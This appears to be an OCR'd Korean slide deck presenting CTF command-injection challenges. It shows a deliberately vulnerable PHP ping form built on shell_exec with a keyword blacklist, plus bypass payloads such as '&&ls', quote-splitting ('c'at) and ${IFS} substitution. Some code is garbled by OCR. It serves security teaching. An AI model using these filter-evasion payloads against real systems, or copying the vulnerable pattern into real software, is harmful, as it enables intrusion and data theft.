## JBU CTF

발 표 자 허 송 이



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**Command-Injection** 


난이도: 하


- 출제 의도 -
- 1. Command Injection이 무엇인지 알려준다.
- 2. 리눅스 명령어를 적절하게 이용할 수 있는지 확인한다.


**Command-Injection** 


난이도: 하














find -name flag.txt

**Is (directory)** 



cat ./g/flag.txt

more ./g/flag.txt



### Command-Injection2 난이도: 중

- 출제 의도 -
- 1. Command Injection 우회 방법을 익히도록 한다.
- 2. Command Injection에 대해 숙지하고 있는지 확인한다.

**Command-Injection2** 

난이도: 중





```
if( isset( $ POST['submit'] ) ) {
      $target = $ REQUEST[ 'command' ];
      $substitutions = arrav(
            ' &&' => '',
            ';' ⇒ '',
            '|' ⇒ '',
            '||' ⇒ '',
            'cat' => '',
            'head' => '',
            'tail' => '',
            'more' => '',
            'fold' => '',
            'grep' => '',
            'tac' => '',
            'less' => '',
            'nl' => '',
            'rev' => ''.
            'sort' => '',
            'diff' => '',
            'ls' => '',
            'find' => ''.
            ' ' => '',
      $target = str replace( array keys( $substitutions ), $substitutions, $target );
      if( stristr( php uname( 's' ), 'Linux' ) ) {
            $cmd = shell exec( 'ping -c 4 ' . $target );
      else {
            $cmd = shell exec( 'ping ' . $target );
      //echo "{$cmd}";
      echo "<meta http-equiv='refresh' content='0; url=http://127.0.0.1/ctf/command-injection2/</pre>
ci.php?cmd=".nl2br($cmd)."'>";
```

```
$substitutions = array(
      'head' => '',
      'tail' => '',
      'more' => '',
      'fold' => '',
      'grep' => '',
      'tac' => '',
      'less' => '',
      'nl' => '',
      'diff' => '',
      'ls' => '',
      'find' => '',
      ' ' => '',
```

&&: 앞 명령어가 참이면 뒤 명령어 실행

127.0.0.1&&ls

127.0.0.1&& Is

```
$substitutions = array(
      'head' =>
      'tail' =>
      'more' =>
      'fold' =>
      'grep' =>
      'find' => '',
```

#### 싱글 쿼터 이용

'c'at flag.txt 'm'ore flag.txt

```
$substitutions = array(
      ' &&' => '',
      'head' => '',
      'tail' => '',
      'more' => ''
      'fold' => ''
      'grep' => '',
      'tac' => '',
      'less' => '',
```


#### 싱글 쿼터 이용 또는 다른 명령어

'l's (directory) dir (directory)

```
$substitutions = array(
      ' &&' => '',
      'head' => '',
      'tail' => '',
      'more' => '',
      'fold' => '',
      'grep' => '',
      'tac' => '',
      'less' => '',
      'sort' => '',
      'diff' => '',
      'ls' => '',
      'find' => '',
```


#### 환경변수 이용


'c'at\${IFS}flag.txt



find -name flag.txt

Is (directory)





**Command-Injection.c** 

rw----- exmainer examiner

**Command-Injection** 

rwsr-xr-x exmainer examiner

flag.txt

rw----- examiner examiner

1. 소스코드만 보면 풀 수 있는 문제

2. 소스코드 이해와 감이 필요한 문제

# THANK YOU

발표자 허 송 이